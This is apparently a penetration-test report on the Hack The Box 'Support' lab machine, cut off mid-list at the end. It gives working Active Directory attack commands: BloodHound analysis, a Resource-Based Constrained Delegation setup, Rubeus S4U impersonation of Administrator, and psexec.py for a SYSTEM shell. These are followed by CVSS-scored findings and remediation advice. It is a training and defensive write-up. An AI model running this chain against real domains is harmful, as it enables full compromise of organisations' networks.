
Using just download over evil-winrm

```
# DOwnoad the file

download 20250701133225_BloodHound.zip
```


Load into Neo4j & BloodHound GUI

```
# Start the database

sudo neo4j start

# Run bloodhound

./BloodHound --disable-gpu --no-sandbox
```

Upload the data once you're logged in



As a members of the group `shared support accounts@support.htb` support has generic all over DC.support.htb



Bloodhound says :

```
The members of the group SHARED SUPPORT ACCOUNTS@SUPPORT.HTB have
GenericAll privileges to the computer DC.SUPPORT.HTB.

This is also known as full control. This privilege allows the trustee to
manipulate the target object however they wish.
```

2.9 Resource-Based Constrained Delegation

#Resource-Based-Constrained-Delegation

We must first download Rubeus.exe Powerview.ps1 and Powermad.ps1 to the attacker machine:

1. Configuring RBCD on the Domain Controller

- **What it does**:
  Modifies the `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute of the `DC` computer object to allow `PC1$` to delegate authentication on its behalf.
- **Why?**
  This sets up **Resource-Based Constrained Delegation (RBCD)**, where the DC (`DC$`)

"trusts" `PC1$` to impersonate users.

```
Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount PC1$
```

2. Verify Delegation Configuration

- **What it does**:
  Displays the **`PrincipalsAllowedToDelegateToAccount`** attribute of the DC, confirming `PC1$` is authorized.
- **Why?**
  Ensures the previous command was applied correctly.

```
Get-ADComputer -Identity DC -Properties
PrincipalsAllowedToDelegateToAccount
```

3. Inspect `msDS-AllowedToActOnBehalfOfOtherIdentity`

- **What it does**:
  Shows the attribute in **binary/hex format**, defining which accounts can delegate to the DC.
- **Why?**
  Debugging or manual verification.

```
Get-DomainComputer DC | select msds-allowedtoactonbehalfofotheridentity
```

4. Extract Raw Bytes for Advanced Manipulation

- **What it does**:
  Stores the binary value of the attribute in `$RawBytes` for further analysis/modification.
- **Why?**
  Allows direct manipulation of the **DACL** (Discretionary Access Control List).

```
$RawBytes = Get-DomainComputer DC -Properties 'msds-
allowedtoactonbehalfofotheridentity' | select -expand msds-
allowedtoactonbehalfofotheridentity
```

5. Convert Bytes to a Security Descriptor

- **What it does**:
  Converts raw bytes into a **`RawSecurityDescriptor`** object, representing AD permissions.

- **Why?**
  To inspect/modify the **ACE (Access Control Entry)** governing delegation.

```
$Descriptor = New-Object Security.AccessControl.RawSecurityDescriptor -
ArgumentList $RawBytes, 0
```

6. Display DACL and ACEs

- **What it does**:
  Shows the **DACL** (permissions list) and **ACEs** (individual entries) applied to the DC.
- **Why?**
  Confirms `PC1` is in the allowed delegation list.

```
$Descriptor
$Descriptor.DiscretionaryAcl
```

2.10 S4U Attack (Kerberos Impersonation)

7. Generate NTLM Hash for `PC1$`

- **What it does**:
  Computes the **NTLM hash** of `PC1` 's password (for Kerberos authentication).
- **Why?**
  Rubeus uses this hash to request TGT/TGS tickets.

```
.\Rubeus.exe hash /password:Password123 /user:PC1$ /domain:support.htb
```

8. Perform S4U2Self + S4U2Proxy to Impersonate `Administrator`

- **What it does**:
  1. **S4U2Self**: Requests a ticket for `PC1$` as `Administrator` .
  2. **S4U2Proxy**: Uses that ticket to access `cifs/dc.support.htb` (DC's SMB service).
  3. `/ptt` : Injects the ticket into the current session (*Pass-the-Ticket*).
- **Why?**
  To obtain a valid **Administrator** ticket without knowing their password.

```
rubeus.exe s4u /user:PC1$ /rc4:<REDACTED>
/impersonateuser:Administrator /msdsspn:cifs/dc.support.htb
/domain:support.htb /ptt
```

(Copy the Administrator certificate without spaces)

```
[*] Impersonating user 'Administrator' to target SPN 'cifs/dc.support.htb'
[*] Building S4U2proxy request for service: 'cifs/dc.support.htb'
[*] Using domain controller: dc.support.htb (::1)
[*] Sending S4U2proxy request to domain controller ::1:88
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/dc.support.htb':

<SNIP>...doIGaDCCBmSgAwIBBaEDAgEWooIFejCCBXZhggVyMIIFbqADAgEFoQ0bC1NVUFBPU
lQuSFRCoiEwH6AD
[+] Ticket successfully imported!
```

2.11 Gaining DC Access

9-10. Convert .kirbi Ticket to .ccache

- **What it does**:
  Converts the Kerberos ticket (`.kirbi`) to `.ccache` format for tools like `psexec.py`.
- **Why?**
  Some tools (e.g., Impacket) require **ccache** format.


```
base64 -d ticket.kirbi.b64 > ticket.kirbi

ticketConverter.py ticket.kirbi ticket.ccache
```

11. Execute PsExec as Administrator

- **What it does**:
  Uses the Kerberos ticket (`.ccache`) to authenticate as **Administrator** to the DC **without a password**.
- **Why?**
  Grants a **SYSTEM-level shell** on the Domain Controller.


```
KRB5CCNAME=ticket.ccache psexec.py
support.htb/administrator@dc.support.htb -k -no-pass
```

Successful attack:



3 Findings

3.1 Vulnerability: SMB Null Session Misconfiguration




- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N – 6.5 (Medium)
- **Description:** The target server permits unauthenticated (null-session) SMB connections. By invoking `smbclient -U "" -L \\10.129.230.181\`, an attacker can list shares without valid credentials.
- **Impact:** Enables attackers to discover and access network shares containing potentially sensitive tools or data, laying groundwork for further credential harvesting.
- **Technical Summary:** SMB share list enumeration was performed anonymously. The `support-tools` share was exposed with no authentication required.

```
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jul 20 17:01:06 2022
  ..                                  D        0  Sat May 28 11:18:25 2022
  7-ZipPortable_21.07.paf.exe         A  2880728  Sat May 28 11:19:19 2022
  npp.8.4.1.portable.x64.zip          A  5439245  Sat May 28 11:19:55 2022
  putty.exe                           A  1273576  Sat May 28 11:20:06 2022
  SysinternalsSuite.zip               A 48102161  Sat May 28 11:19:31 2022
  UserInfo.exe.zip                    A   277499  Wed Jul 20 17:01:07 2022
  windirstat1_1_2_setup.exe           A    79171  Sat May 28 11:20:17 2022
  WiresharkPortable64_3.6.5.paf.exe       A 44398000  Sat May 28 11:19:43 2022
```

- **Evidence:**
  - Anonymous share enumeration via `smbclient`.
  - Discovery of `support-tools` share containing `UserInfo.exe.zip`.

3.2 Vulnerability: Hardcoded XOR-Encoded Password in Userinfo.exe




- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N – 9.1 (High)
- **Description:** The `UserInfo.exe` binary embeds a Base64-encoded, XOR-obfuscated password string within its code. The symmetric key (`"armando"`) and static XOR mask (223) are also hardcoded.
- **Impact:** An attacker retrieving the binary can decode high-privilege credentials without interacting with the live system or triggering alarms.
- **Technical Summary:** Using dnSpy, the `enc_password` constant was extracted. A simple Python script applied Base64 decoding followed by `byte ^ key[i % key.length] ^ 223` , revealing the plaintext password.

```
# snippet
for i in range(len(encrypted_bytes)):
    decrypted_bytes.append(
        encrypted_bytes[i] ^ key[i % len(key)] ^ 223
    )
```


- Reverse-engineered code excerpt showing `enc_password` and `key` .
- Successful decryption output: `<REDACTED>` .

3.3 Vulnerability: LDAP Attribute Exposes Support Credentials




- **CVSS:** CVSS3.1: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H – 8.8 (High)
- **Description:** The `info` attribute of a directory entry stores the `support` account's plaintext password. LDAP binds with the `ldap` user over unencrypted TCP allowed full attribute reads.
- **Impact:** Attackers with minimal LDAP privileges can harvest domain-wide credentials, facilitating remote code execution or lateral movement.
- **Technical Summary:** After authenticating as `ldap@support.htb` , Apache Directory Studio was used to browse entries. The `info` field contained `<REDACTED>` , the

password for the `support` account.



- **Evidence:**
  - GUI screenshot of `info` attribute revealing the secret.

3.4 Vulnerability: Excessive Privileges – GenericAll on DC Computer Object




- **CVSS:** CVSS3.1: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H – 8.8 (Critical)
- **Description:** The security group **SHARED SUPPORT** ACCOUNTS@SUPPORT.HTB has been granted **GenericAll** privileges on the `DC` computer object. This permission equates to full control over the target object.
- **Impact:** Any member of this group can modify the `DC` object's attributes, including ACLs, enabling universal impersonation or delegation setups.
- **Technical Summary:** BloodHound's analysis revealed that group membership confers full object control (`GenericAll`) on `DC.SUPPORT.HTB` . This misconfiguration was

confirmed via the BloodHound GUI.

- **Evidence:**
  - BloodHound graph indicating **GenericAll** rights for `SHARED SUPPORT ACCOUNTS`.


3.5 Vulnerability: Resource-Based Constrained Delegation Misconfiguration



- **CVSS:** CVSS3.1: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H – 8.8 (High)
- **Description:** The `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute on the `DC` computer object includes `PC1$` as an allowed principal, enabling resource-based Constrained Delegation.
- **Impact:** Allows the specified computer (`PC1`) to impersonate any user, including `Administrator`, when accessing services on the `DC`, effectively bypassing tenant boundaries.

- **Technical Summary:**
  1. `Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount PC1$`
  2. Verified via `Get-ADComputer -Properties PrincipalsAllowedToDelegateToAccount`.
  3. Parsed raw security descriptor bytes (`msDS-AllowedToActOnBehalfOfOtherIdentity`) into a `RawSecurityDescriptor` to confirm the ACE entry for `PC1$`.
- **Evidence:**
  - PowerShell output confirming `PC1$` in the delegation ACL.

3.6 Privilege Escalation: Kerberos S4U and Pass-the-Ticket Abuse



- **CVSS:** – (Attack scenario rather than a standalone vulnerability)
- **Description:** Utilizing the misconfigured Constrained Delegation, the attacker performed a combined S4U2Self and S4U2Proxy Kerberos attack to impersonate `Administrator`. The ticket was then injected into the session and passed to `psexec.py` for SYSTEM execution on the DC.
- **Impact:** Complete domain compromise achieved, securing SYSTEM-level shell on the domain controller without ever possessing the Administrator's password.
- **Technical Summary:**
  1. Generated NTLM hash for `PC1$` via Rubeus.
  2. Executed `rubeus.exe s4u ... /impersonateuser:Administrator /ptt` to obtain and inject a valid TGS.
  3. Converted the ticket to `.ccache` and executed `psexec.py` with `-k -no-pass`, resulting in a SYSTEM shell.
- **Evidence:**
  - Rubeus ticket import logs.
  - Final SYSTEM shell screenshot.

These findings illustrate a full chain of misconfigurations and secrets exposures—anonymous SMB access, embedded credentials, LDAP attribute leaks, excessive AD privileges, and Kerberos delegation abuse—culminating in total domain compromise.

4. Recommendations

To remediate and mitigate the vulnerabilities identified during this engagement—specifically anonymous SMB access, embedded secrets in binaries, LDAP attribute exposures,

excessive Active Directory privileges, and Kerberos delegation abuse—apply the following remediation controls:

1. Secure SMB and Share Configuration
   - Disable Null-Session Access: Configure Group Policy or registry settings to disallow anonymous SMB connections (`RestrictAnonymous = 2`). Ensure “Everyone” and “ANONYMOUS LOGON” have no list or read rights on shares.
   - Enforce SMB Signing and Encryption: Require SMB packet signing and, where possible, encryption via Group Policy (`Microsoft network client: Digitally sign communications`). This prevents man-in-the-middle interception and tampering.
   - Harden Share ACLs: Audit share and NTFS permissions to ensure only authorized accounts can enumerate or access shares. Remove generic or “Everyone” access from sensitive shares like `support-tools`.
2. Eliminate Hardcoded Secrets and Strengthen Code Hygiene
   - Remove Embedded Credentials: Refactor or recompile any binaries (e.g., `UserInfo.exe`) to eliminate hardcoded passwords and cryptographic keys. Store credentials in secure vaults (e.g., Azure Key Vault, HashiCorp Vault) or use Managed Service Accounts.
   - Implement Secret Scanning: Integrate automated code-scanning tools (e.g., GitGuardian, TruffleHog) into your CI/CD pipeline to detect and block commits containing plaintext or obfuscated secrets.
   - Enforce Secure Development Practices: Establish mandatory peer code reviews for any change that touches authentication logic or credential handling. Provide developers with guidelines on secure key management.
3. Harden LDAP Access and Attribute Permissions
   - Enforce LDAPS and LDAP Signing: Configure Active Directory to require LDAP over SSL/TLS (LDAPS) and enable LDAP signing (`Domain controller: LDAP server signing requirements = Require signing`). This ensures confidentiality and integrity of directory traffic.
   - Restrict Read Access on Sensitive Attributes: Use ACLs on the `info` attribute (and any other custom attributes) to grant only the minimum required service accounts the Read permission. Remove unnecessary generic read rights.
   - Apply Least Privilege to Service Accounts: Reduce the privileges of the `ldap` service account so it can only bind and read the specific attributes it requires. Avoid granting full directory read rights if not strictly necessary.
4. Review and Tighten Active Directory Object ACLs
   - Audit GenericAll Permissions: Identify and remove any **GenericAll** rights granted to non-administrative groups (e.g., **SHARED SUPPORT ACCOUNTS**) on critical objects such as the `DC` computer account.
   - Implement ACL Hardening Standards: Follow Microsoft’s guidance on securing object permissions in Active Directory, ensuring that only approved administrators

and security groups hold delegation rights.
- Automate ACL Monitoring: Deploy scripts or solutions (e.g., BloodHound's ACL reporting) to continuously monitor and alert on changes to sensitive ACEs, particularly on domain controllers and other high-value targets.

5. Prevent Resource-Based Constrained Delegation Abuse
   - Clean Up Delegation ACLs: Remove unnecessary principals from the `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute on the `DC` object. Only include accounts that legitimately require constrained delegation.
   - Monitor Delegation Configuration Changes: Enable auditing for changes to `Set-ADComputer` and track modifications to delegation attributes. Generate alerts on any unexpected delegation entries.
   - Use Managed Service Accounts Judiciously: Where possible, leverage gMSAs or KDS root keys for constrained delegation instead of manual ACL edits, to reduce human error and simplify lifecycle management.
6. Strengthen Kerberos Security and Monitoring
   - Enforce Strong Encryption Types: Configure Kerberos to prefer AES256 and disable legacy RC4 or DES (`SupportedEncryptionTypes`) on both user and machine accounts.
   - Enable Kerberos Event Logging: Turn on advanced Kerberos logging (Event IDs 4768, 4769, 4771, 4776) to detect anomalous S4U2Self/S4U2Proxy or pass-the-ticket activities.
   - Rotate Machine Account Passwords Frequently: Shorten the machine account password change interval (e.g., from 30 days to 7 days) to limit the window for offline ticket replay or hash-extraction attacks.
7. Enhance Overall Security Posture
   - Continuous Vulnerability and Configuration Assessments: Schedule regular penetration tests, security audits, and configuration reviews of Active Directory, SMB settings, and LDAP. Validate that remediations remain effective over time.
   - Security Awareness and Role-Based Training: Provide targeted training to IT and security teams on Active Directory hardening, secure delegation practices, and detection of Kerberos abuse scenarios.
   - Centralized Logging and SIEM Integration: Aggregate Windows security events, PowerShell logs, and LDAP/SMB access logs into a SIEM platform. Define alerts for unusual privilege modifications, delegation changes, and authentication anomalies.

By applying these layered mitigation measures—from securing SMB shares and removing hardcoded secrets to hardening AD ACLs and monitoring delegation settings—the organization will dramatically reduce the attack surface and close off the primary paths leveraged for domain compromise.

5 Conclusions

Executive Summary

Think of your IT environment as a high-security building. Throughout our assessment, we discovered multiple “doors” unintentionally left unlocked and even spare keys hidden in plain sight:

- An open file share acted like an unlocked supply closet, allowing anyone to grab a tool that quietly contained secret access codes.
- Inside that tool, we found hidden credentials—equivalent to a private safe combination—exposed in a way any curious person could decode.
- Your directory service had a field storing passwords in clear text, much like sticky notes with door codes posted on a public bulletin board.
- Armed with those codes, we logged in as a junior support user and discovered that this user group had master-control privileges over your central server—comparable to giving a trainee full control of the building’s main control panel.
- Finally, we took advantage of a special trust setting that let us impersonate the building manager without ever knowing their password, instantly granting us top-level administrative access.

If these issues remain unaddressed, a real attacker would freely roam your network, access sensitive information, and alter critical configurations—potentially seizing complete control of your systems.

Technical Summary

1. **Anonymous SMB Share Enumeration**
   - Null-session enabled on SMB allowed share listing with `smbclient -U "" -L \\10.129.230.181\`.
   - Retrieved `support-tools` share containing `UserInfo.exe.zip`.
2. **Hardcoded XOR-Encoded Credentials**
   - `UserInfo.exe` embedded a Base64 string obfuscated with XOR and a static key (`"armando"`).
   - Decoded via Python script to reveal a valid domain account password.
3. **LDAP Attribute Exposure**
   - Authenticated as `ldap@support.htb`, browsed directory entries (Apache Directory Studio).
   - Discovered `support` account password in the `info` attribute over unencrypted LDAP.
4. **Remote Shell via WinRM**
   - Connected with `evil-winrm -u support -p <password> -i 10.129.185.131` to obtain a PowerShell session.
5. **BloodHound Analysis & Privilege Discovery**
   - Collected AD data using SharpHound.

- BloodHound revealed **SHARED SUPPORT ACCOUNTS** group held **GenericAll** rights on the `DC` computer object.

6. **Resource-Based Constrained Delegation Misconfiguration**
   - `msDS-AllowedToActOnBehalfOfOtherIdentity` on `DC` included `PC1$`.
   - Enabled delegation of arbitrary identities to the DC.
7. **Kerberos S4U2Self & S4U2Proxy Attack**
